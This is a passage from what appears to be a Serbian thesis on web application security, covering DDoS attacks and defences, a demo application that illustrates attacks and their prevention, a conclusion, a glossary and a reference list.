
Rezultat ovih prevara i obmana korisnika je stvaranje mreže računara koju čine zaraženi računari (demoni, botovi) koji učestvuju u napadima kad god to zlonamerni korisnik od njih zatraži pozivajući instalirane programe. Na slici je ilustrovano šta se dešava kada se program aktivira.



Slika 2.9.2

DDoS napadi su u poslednjih 10ak godina postali značajno učestali, a posmatrajući njihovi snagu i potencijalnu moć, kao efektivna zaštita došlo je do razvijanja sofisticiranih zaštitnih mehanizama. Administratori mreža i servera veoma dobro poznaju opasnosti koje DDoS napadi donose i pored svih sistema zaštite još uvek ne postoji potpuno rešenje koje bi dovelo do sprečavanja svih napada. Jedan od najrasprostranjenijih načina zaštite od DDoS napada je da veb sajt ili aplikacija bude kopirana na više servera, tako bi u slučaju napada na jedan server, moglo automatski da se sav legitiman saobraćaj prebaci na drugi server. Jedini je problem održavanje svih kopija “up to date” jer današnje veb aplikacije imaju i po 100.000 aktivnih korisnika dnevno.

Zaštita od ovog napada je izuzetno kompleksna. Jedinstveni razlog zbog čega još uvek ne postoji sistem koji sprečava 100% napada je taj što napad dolazi sa legitimnih računara koji su raspoređeni svuda po svetu, pa je nemoguće odvojiti računare koji učestvuju u napadu od računara koji su došli po neku informaciju na sajtu. Svedoci smo da u današnje vreme sve je više naslova u novinama i na portalima koji opisuju DDoS napade. Najviše napada je usmereno ka Americi jer velika većina sajtova koji su danas aktivni na internetu se fizički nalazi na serverima koji se nalaze u toj zemlji. Na sledećoj slici je prikazan najveći DDoS napad koji se odigrao 2014. godine, a mete su bili serveri u Americi, od kojih su neki bili pogađani napadima od čak 80GB/s što je novi rekord, prethodni je bio 8GB/s u napadu iz 2004 godine.[34]



Slika 2.9.3

Zaključak: DDoS napadi su široko rasprostranjeni. Ovakvi napadi se koriste iz više razloga: Ukoliko imate konkurenta na internetu pa želite da ga "onesposobite" kako bi dobili njegove korisnike. Aktivizam, takođe predstavlja jedan od razloga, aktivisti žele da naprave smetnju u radu nekog sistema. Napad iz zabave je jedan od najrasprostranjenijih napada. Potencijalna cena uspešnog napada je velika, uticaj na biznis napadnutog sistema je ogroman, gubitkom sadašnjih ali i potencijalnih korisnika usled gubitka kredibiliteta. Ovakvi napadi su postali dostupni širokom auditorijumu jer postoje servisi koji nude, za određenu sumu novca, ovakve napade koji se naplaćuju prema trajanju napada, obično u trajanju od oko 24 sata, a cene se kreću od 5-200 po napadu. Danas je zaštita protiv ovih napada postala jeftinija i lakša, tehnikama koje podrazumevaju korišćenje servera koji su dosta većeg kapaciteta i imaju filtere koji detektuju napade i sprečavaju da sistem postane ugrožen.

APLIKACIJA

U sklopu ovog rada, kreirana je veb aplikacija koja praktično pokazuje svaki od napada koji će biti opisani u radu. Aplikacija je osmišljena kao veb sajt koji ima devet sekcija, za svaki napad po jednu. Takođe za svaki napad postoji i video u kom je opisano i pokazano kako se napad izvodi. Na počenoj strani koja je prikazana na slici postoje sekcije za svaki napad.

Sekcija koja sadrži link za demonstraciju i video koji opisuje napad izgleda ovako.

Ova aplikacija je kreirana u programskom jeziku PHP i kojišćena je MySQL baza. U sklopu napada korišćen je JavaSkrpt, svi napadi su izvedeni tako da čitaoci ovog rada bez obzira na tehničko znanje mogu da razumeju o čemu se radi i kako sve funkcioniše. Kod ove aplikacije će biti dostupan svima kako bi budući programeri znali na šta treba obratiti najviše pažnje i kako ne treba kodirati određene delove, kao i slabe tačke sistema i što je najvažnije načine i metode zaštite od prikazanih napada.

ZAKLJUČAK

U ovom radu opisani su najčešći napadi na veb aplikacije kao i načini prevencije. Pored napada opisano je i šta predstavlja ugrožavanje podataka. Ovo je od izuzetne važnosti jer svaki napad predstavlja ugrožavanje podataka koji se nalaze na raspolaganju veb aplikaciji.

Savremeni veb je osnovni predstavnik informatičkog doba s obzirom na to da olakšava i ubrzava razmenu podataka u digitalnom formatu. Nastao iz strateško-vojnih razloga, povezivanjem većeg broja računara, danas predstavlja najveći informaciono-komunikacioni sistem kako po veličini tako i po broju korisnika. Kroz razna istraživanja koja su doprinela ovom radu, otkriveno je puno sigurnosnih propusta, neki su i opisani u radu. Programeri koji kreiraju veb aplikacije još uvek ne shvataju u potpunosti važnost sigurnost koju treba obezbediti.

Podaci koji se nalaze na serverima širom sveta su dostupni aplikacijama koje ih koriste ali i zlonamernim korisnicima ukoliko pronađu način da ilegalnim putem dođu do njih. Zaštita podataka kao najvažnijeg resursa XXI veka postala je od ključnog značaja za bezbednost korisnika raznih servisa, kompanija pa i čitavih država. U tom pogledu je jasno da je bezbednost veb aplikacija veoma značajna i dinamična tema. Velike kompanije koje imaju farme servera se svakodnevno suočavaju sa izazovima koje informatičko doba donosi po pitanju bezbednosti, u većini slučajeva odolevaju napadima zlonamernih korisnika koji postaju sve bolji u pronalaženju slabih tačaka unutar sistema.

Na kraju, naša zemlja, koja je, tek zakoračila u informatičku eru, još uvek nema jasno definisanu strategiju u oblasti informacionih infrastruktura, što će morati uskoro da se promeni. Uvođenjem “eUprava” servisa, puno toga počinje da se menja i polako koračamo ka servisima u službi građana a što je bitnije podiže se svest o važnosti očuvanja sigurnosti sistema i podataka kojima oni raspolažu.

Rečnik pojmova

Klijent – računar koji putem mreže koristi usluge drugog računara (servera).

Server – računar koji obavlja serverske poslove i pruža usluge klijentima.

html – opisni jezik specijalno namenjen opisu veb stranica.

URL – sinonim za veb adresu, je složen niz karaktera koji se koristi za lociranje nekog resursa na internetu.

http protokol – mrežni protokol koji predstavlja najčešći metod prenosa informacija putem veba.

Protokol - Skup pravila kojim se definiše oblik poruke i način komuniciranja između dva računara. Isti protokol omogućuje da različiti računari i operativni sistemi budu u vezi. Na Internetu ima više protokola: HTTP (za web strane), FTP (za prenos datoteka), POP (za elektronsku poštu), TCP/IP …

Internet - globalna mreža više od milijarde računara povezanih TCP/IP protokolom.

Kolačić - je tekstualna datoteka koja se kreira na računaru kada korisnik poseti neki veb sajt.

link - veza koja spaja veb stranice ili lokacije na internetu.

ID sesije – je podatak koji se koristi u mrežnim komunikacijama za identifikaciju korisnika.

Opseg – ili bandwidth u komunikacijama se ovaj termin odnosi na razliku između najviše i najniže frekvencije koja se može prenositi jednim prenosnim putem i izražava se u Hz, KHz ili MHz.

Sesija – „razgovor" između dva ili više uređaja koji komuniciraju putem interneta ili privatne mreže.

CMS – sistem za dinamičko upravljanje sadržajem.

Skript – manji programi koji se brzo pišu i služe za obavjanje manjih poslova.

ASCII – Američki standardni kod za razmenu podataka.

SQL - Structured Query Language je jezik koji se koristi za komunikaciju sa bazom podataka.

DDoS – Raspodeljeno omenogućavanje usluge

DoS – Onemogućavanje usluge

LITERATURA

1. Sajber prostor i bezbednosni izazovi. Nenad Putnik. Beograd 2009.

2. **International Telecommunication Union**. ITU-T Recommendations - Overview of the Internet of things. [online] 2012. http://www.itu.int/. Y.2060.

3. Information security. [online] http://csrc.nist.gov/publications/nistpubs/800-27A/SP800-27-RevA.pdf

4. Autorization. [online] http://searchsoftwarequality.techtarget.com/definition/authorization

5. CIA triad. [online] http://whatis.techtarget.com/definition/Confidentiality-integrity-and-availability-CIA

6. Bafer. [online] http://www.webopedia.com/TERM/B/buffer.html

7. Stek. [online] https://interactivepython.org/runestone/static/pythonds/BasicDS/TheStackAbstractDataType.html

8. SQL Slammer [online] https://www.giac.org/paper/gsec/3091/ms-sql-slammer-sapphire-worm/105136 i http://searchsecurity.techtarget.com/news/450412492/SQL-Slammer-worm-makes-a-comeback-14-years-later

9. OpenSSL. Official page [online] https://www.openssl.org/

10. Heartbleed. Cyber Security Bulletins [online] https://www.publicsafety.gc.ca/cnt/rsrcs/cybr-ctr/2014/al14-005-eng.aspx

11. Buffer Overflows [online] https://www.owasp.org/index.php/Buffer_Overflows

12. How much website downtime is acceptable? [online] http://blog.iweb.com/en/2012/11/how-much-downtime-is-acceptable/11469.html

13. Is There a Security Problem in Computing? [online] http://media.techtarget.com/searchSecurityChannel/downloads/security_computing_chapter.pdf

14. Why the 64-bit Version of Windows is More Secure [online] https://www.howtogeek.com/165535/why-the-64-bit-version-of-windows-is-more-secure/

15. Worm:W32/Slammer [online] https://www.f-secure.com/v-descs/mssqlm.shtml

16. Serverski skriptovi. [online] “Server side scripting”, John D. Haney, oktobar 2012. http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.487.7849&rep=rep1&type=pdf

17. XSS Attacks: Cross-site Scripting Exploits and Defense, izdavač: Syngress, 2007. ISBN 1597491543, 9781597491549

18. Cross-site Scripting (XSS). [online] https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

19. htmlentities php.net [online] http://php.net/manual/en/function.htmlentities.php

20. html entities [online] https://www.w3schools.com/html/html_entities.asp

21. HTML URL Encoding reference [online] https://www.w3schools.com/tags/ref_urlencode.asp

22. Cross-Site Request Forgery (CSRF). [online] https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet

23. Forceful Browsing Attack. [online] https://campus.barracuda.com/product/webapplicationfirewall/article/WAF/ForcefulBrowsingAttack/

24. OWASP Top Ten Project [online] https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project#tab=OWASP_Top_10_for_2017_Release_Candidate_1

25. HTTP Status Messages [online] https://www.w3schools.com/tags/ref_httpmessages.asp

26. Forced browsing. [online] https://www.owasp.org/index.php/Forced_browsing

27. Web Application Security. Izdavač McGraw-Hill 2011, ISBN: 9780071776165

28. Chmod permissions. [online] http://www.thinkplexx.com/learn/article/unix/command/chmod-permissions-flags-explained-600-0600-700-777-100-etc

29. What are cookies? [online] https://kb.iu.edu/d/agwm

30. Tracking Cookie [online] https://www.symantec.com/security_response/writeup.jsp?docid=2006-080217-3524-99&tabid=2

31. Managing e-commerce in busines. 2008 Juta&Company Ltd ISBN 978-0-70217-304-2

32. HTML/Elements/input/hidden [online] https://www.w3.org/wiki/HTML/Elements/input/hidden

33. HTTP Methods: GET vs. POST [online] https://www.w3schools.com/tags/ref_httpmethods.asp

34. Understanding Denial-of-Service Attacks. [online] https://www.us-cert.gov/ncas/tips/ST04-015

35. Botnet DDoS Attacks. [online] https://www.incapsula.com/ddos/ddos-attacks/botnet-ddos.html

36. SQL Injection, Microsoft [online] https://technet.microsoft.com/en-us/library/ms161953(v=SQL.105).aspx

37. An Introduction to SQL Injection Attacks for Oracle Developers [online] https://www.integrigy.com/files/Integrigy_Intro_Oracle_SQL_Injection_Attacks.pdf

38. PL/SQL (procedural language extension to Structured Query Language) [online] http://searchoracle.techtarget.com/definition/PL/SQL

39. Oracle / PLSQL: TRANSLATE Function [online] https://www.techonthenet.com/oracle/functions/translate.php

40. AUTONOMOUS_TRANSACTION Pragma [online] https://docs.oracle.com/cd/B19306_01/appdev.102/b14261/autonotransaction_pragma.htm